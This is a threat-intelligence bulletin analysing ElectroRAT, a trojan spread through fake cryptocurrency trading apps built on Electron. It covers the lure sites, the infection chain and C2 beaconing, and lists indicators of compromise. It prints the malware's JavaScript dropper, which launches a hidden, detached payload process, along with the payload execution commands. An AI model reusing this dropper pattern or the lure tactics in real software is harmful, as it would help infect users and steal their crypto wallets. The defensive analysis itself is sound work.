January 14th, 2021

Industry Security Bulletin

ElectroRAT Malware

Cyberint

INTRODUCTION

Identified as targeting cryptocurrency users through nefarious cross-platform applications, a remote access trojan (RAT) dubbed 'ElectroRAT' has recently been in the headlines following an investigation into the threat by researchers at Intezer.

Believed active since at least January 2020, although only discovered in December 2020, those behind this RAT campaign have been observed as creating fake cryptocurrency gambling and trading applications that have been pushed through various forum and social media posts in an attempt to lure victims into installing the malicious payload.

Given the obvious cryptocurrency links, the financially-motivated final objective appears to be the theft of cryptocurrency wallets although functionality present within the RAT could facilitate the deployment of additional threats.

DELIVERY

Ultimately delivered as a fake application, those behind this campaign have attempted to make their lures convincing through the creation of legitimate-looking websites (Figure 1) and domains.



Figure 1 - 'Jamm' fake application lure website

Appearing somewhat indistinguishable from any other legitimate software vendor's website, visitors falling for the ruse can choose to download the malicious software for Linux, macOS or Windows (Figure 2).



Figure 2 - 'Jamm' cross-platform download options

In order to drive victims to these websites, the threat actors behind this campaign created a variety of personas on cryptocurrency forums and social media groups in order to post messages (Figure 3 & 4) encouraging others to visit their lure websites and download the malicious applications.



Figure 3 - Simple 'One-line' cryptocurrency forum post



Figure 4 - Larger cryptocurrency forum post

In addition to domains identified by Intezer, two additional suspicious domains consistent with the cryptocurrency theme can be identified through passive DNS (pDNS) records associated with the IP addresses `213[.]226[.]100[.]140` and `213[.]226[.]100[.]143`. Based on these IP addresses resolving to the lure domains identified by Intezer, two additional suspicious domains consistent with the cryptocurrency theme were identified through passive DNS (pDNS) records as resolving to `213[.]226[.]100[.]140` and `213[.]226[.]100[.]143`:

- `cryptopro[.]trade`
- `tradecryptoblog[.]info`

Notably these IP addresses have also been observed as command and control (C2) servers.

Of the two additional domains, `cryptopro[.]trade` appears to have been active during July 2020 and, based on cached search results, was associated with the malicious application 'Jamm' (Figure 5).



Figure 5 - cryptopro[.]trade association with 'Jamm'

INFECTION

Likely in an attempt to increase the potential victim pool, these fake applications have been created in 'Electron', a cross-platform framework that supports web technologies such as HTML and JavaScript, and as such are able to target users of Apple macOS, Microsoft Windows and Linux.

Having lured the victim into downloading and installing (Figure 6) the initial cryptocurrency-related application, ElectroRAT is executed in the background whilst a decoy user interface is displayed. Notably, and to support cross-platform targets, the RAT was created anew using the opensource programming language 'Go' (sometimes referred to as 'Golang' based on the official domain) and includes common functionality including the ability to log keystrokes, capture screenshots, execute commands and download or upload files.



Figure 6 - Fake eTrader application installation process

In the case of the fake 'eTrader' application, the victim is then prompted to create an account and enter a passcode (Figure 7), steps that appear somewhat benign and combine to make the application appear legitimate.



Figure 7 - Fake eTrader application account creation process

Whilst the victim is distracted, the ElectroRAT payload is dropped and executed by launching the appropriate operating system shell in a detached process with the window hidden as can be seen by unpacking the fake application to reveal the Electron JavaScript file `electron.js` (Figure 8).

```
function launchWorker() {
  switch (os.platform()) {
    case 'darwin':
      return spawn(
        path.join(rootPath, 'Contents/Utils/mdworker'),
        [],
        spawnOptions
      );
    case 'linux':
      return spawn(
        path.join(resourcesPath, `../Utils/mdworker`),
        [],
        {
      detached: true,
      windowsHide: true,
      shell: true,
  }
      );
    case 'win32':
      return spawn(`"${rootPath}\\Utils\\mdworker.exe"`, [], {
        detached: true,
        windowsHide: true,
        shell: true
      });
  }
}
```

Figure 8 - Fake application spawning ElectroRAT

Notably, further analysis of the Electron assets identify mentions (Figure 9) of a seemingly legitimate cryptocurrency trading application 'Kattana' and may suggest that this fake application is derived from the Kattana Electron package, available for macOS and Windows, especially given similarities in the user interface (Figure 10).

```
r.a.createElement("a", {
   target: "_blank",
   href: "https://kattana.trade/accounts/reset-password.html" },
   "Reset Password")),
```

Figure 9 - Example 'Kattana' code mention discovered within the fake application



Figure 10 - Kattana website including application screenshot

Maintaining support for these cross-platform targets, the remote access trojan (RAT) has been created using the opensource programming language 'Go' (sometimes referred to as 'Golang' based on the official domain) and, as is to be expected, contains common functionality including the ability to log keystrokes, capture screenshots, execute commands and download or upload files.

Continuing with the decoy element, the fake application seemingly uses real-world data to display convincing content (Figure 11) and seemingly mimics the Kattana application including some interaction to dispel any suspicion.



Figure 11 - Fake eTrader application 'live' decoy content

Somewhat appearing to be an attempt to gather credentials, or more specifically API keys and secrets, the 'Performance Analysis' tab of this fake application allows them to 'connect' their cryptocurrency exchange accounts (Figure 12).



Figure 12 - Fake eTrader application API key/secret page

Upon inspection of the code related to this prompt suggests that rather than exfiltrating the API credentials this functionality was cloned from Kattana and does not appear to function when tested. Regardless of this, the RAT element of this attack remains present in the background and does feature a keylogging capability which would presumably allow this data to be collected via other means.

COMMAND & CONTROL

Command and control (C2) activity commences with a HTTP POST beacon sent by the fake application, containing victim identifiers, being sent to a `/user` resource on host via TCP port `3000` and appears to utilize the same servers that host the fake application lure website.

Based on these observed communications, this initial beacon utilizes a default user-agent string of `go-resty/1.12.0 (https://github.com/go-resty/resty)` and posts JSON content with the following fields:

- Identifier GUID
- Machine name
- Operating System Version
- Username
- Operating System

Once received, the C2 server responds with an apparently empty JSON response (Figure 13).

Whilst not confirmed, the beacon sent by the fake application may serve as a campaign tracker rather than being used to directly control the ElectroRAT payload.

Subsequently, ElectroRAT has been observed as obtaining its C2 IP addresses by requesting 'raw' text content from the legitimate text sharing website 'Pastebin' and posted by an account named 'Execmac'. Reassuringly, at the time of writing, this account has been suspended and therefore the threat actor behind this campaign will need to update the configuration of the ElectroRAT payload and repackage this within fake applications in order to continue to infect new victims.

Recommendations

- Users should be reminded to only install software from known trusted sources and conduct due diligence before acting on any 'forum' or 'social media' recommendation.
- In order to protect accounts, and cryptocurrency wallets, credentials and secrets should only be submitted to verified legitimate sites and, wherever possible, multi-factor authentication should be implemented.
- Users dealing with cryptocurrency should consider monitoring their systems for instances of the indicators of compromise provided, such as communications with known-bad hosts or using the identified user-agent string.

INDICATORS OF COMPROMISE

In addition to the indicators of compromise (IOC) published by Intezer, the following IOC have been observed:

WINDOWS

- e5f9fc82501da0c24d85851150c91618416506e4c8c7876728d2af8d9848c5e5
- b3bc325abf597e745db0d6aae178b85622527d9e3e619daab62b1b4918b639bc
- 303acba187a409fdcc55731966ca38a7175e074ec2f272c9895b133f86b44537
- 1438833028dab0f8ea713b2f53e9c81de1a39ff6c811e1fa20f478b802ff094d
- a32ef780ba235f8222c05302f7537b4123c41b048449c6ec8744d64103d428a3
- 4953c8b3ed37c786c6a085e7642984e3250c0d93f8f22f829a1a194b6ae4a64d
- ba65505ffa1a92169c81e5a5994eeb23a2592425abebf78d1ec5179869412a54

MACOS

- 17b0b1a9271683f30e5bfd92eec9c0a917755f54060ef40d9bd0f12e927f540f

ELECTRORAT PAYLOAD EXECUTION

ETRADER FOR WINDOWS

- C:\\Windows\\system32\\cmd.exe /d /s /c ""%LOCALAPPDATA%\\Programs\\e-trader\\Utils\\mdworker.exe""

ETRADER FOR MACOS

- /bin/sh -c /Volumes/eTrader 0.1.0/eTrader.app/Contents/Utils/mdworker

COMMAND & CONTROL

IP ADDRESSES

- 213[.]226[.]100[.]140
- 213[.]226[.]100[.]143

DOMAINS

- cryptopro[.]trade
- tradecryptoblog[.]info

USER-AGENT STRING

- go-resty/1.12.0 (<https://github.com/go-resty/resty>)